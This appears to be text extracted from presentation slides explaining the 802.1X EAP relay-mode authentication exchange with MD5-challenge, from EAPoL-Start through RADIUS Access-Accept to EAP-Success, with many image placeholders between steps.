
- Length: 10

- Type: Identity (1)


- Identity: steve

Authentication Process in EAP Termination Mode

Message exchange (high level)




Relay Mode (MD5-challenge)




Relay Mode (MD5-challenge)

To access an extranet, a user starts the 802.1X client program, enters the applied and registered user name and password, and initiates a connection request. At this time, the client sends an **EAPoL-Start** packet to the access device to start the authentication process




Relay Mode (MD5-challenge)

After receiving the EAPoL-Start packet, the access device returns an **EAP-Request/Identity** packet to the client for its identity




Relay Mode (MD5-challenge)


Upon receipt of the EAP-Request/Identity packet, the client sends an **EAP-Response/Identity** packet that contains the user name to the access device.




Relay Mode (MD5-challenge)



Relay Mode (MD5-challenge)




Relay Mode (MD5-challenge)




Relay Mode (MD5-challenge)

Upon receipt of the MD5 challenge, the client encrypts the password with the MD5 challenge, generates an **EAP-Response/MD5-Challenge** packet, and sends the packet to the access device:


MD5 hash of the EAP-Message id + challenge string + user password



Relay Mode (MD5-challenge)




Relay Mode (MD5-challenge)




Relay Mode (MD5-challenge)

After receiving the RADIUS Access-Accept packet, the access device sends an **EAP-Success** packet to the client, changes the port state to authorized, and allows the user to access the network through the port.



